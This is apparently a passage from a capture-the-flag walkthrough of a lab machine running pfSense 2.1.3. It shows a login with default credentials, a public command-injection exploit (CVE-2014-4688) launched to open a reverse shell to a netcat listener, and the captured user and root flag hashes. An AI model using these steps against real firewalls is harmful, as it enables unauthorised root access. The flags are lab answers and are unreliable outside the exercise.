
`admin`

Password:

`pfsense`

here we can see default password is pfsense so the password seems “rohit” and “pfsense”

and we login



Status: Dashboard

System Information


Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	22 Hours 51 Minutes 42 Seconds
Current date/time	Thu Jan 14 9:21:12 EST 2021
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (31/202000) Show states
MBUF Usage	3% (812/25600)
Load average	0.02, 0.01, 0.00
CPU usage	0%
Memory usage	7% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G

Interfaces

WAN	1000baseT <full-duplex> 10.10.10.60

pfSense is © 2004 - 2014 by Electric Sheep Fencing LLC. All Rights Reserved. [view license]

so we can see the version pfsense 2.1.3 if we see we can see a exploitdatabase has a script for the particular exploit




pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection

EDB-ID:	43560
CVE:	2014-4688
Author:	ABSOLOMB
Type:	WEBAPPS
Platform:	PHP
Date:	2018-01-15
EDB Verified:	✗
Exploit:	⬇ / {}
Vulnerable App:	


```
#!/usr/bin/env python3

# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
```

it has a script so we download the script and run it with below command



```
┌──(root💀kali)-[/home/kali/machines/retired/sense]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.7 --lport 1234 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

python3 43560.py –rhost 10.10.10.60 –lhost 10.10.14.7 –lport 1234 –username rohit –password pfsense
and we have a root shell



```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.60] 42468
sh: can't access tty; job control turned off
# whoami
root
# █
```

and here we get user and root flag

userflag-----8721327cc232073b40d27d9c17e7348b#

rootflag-----d08c32a5d4f8c8b10e76eb51a69f1a86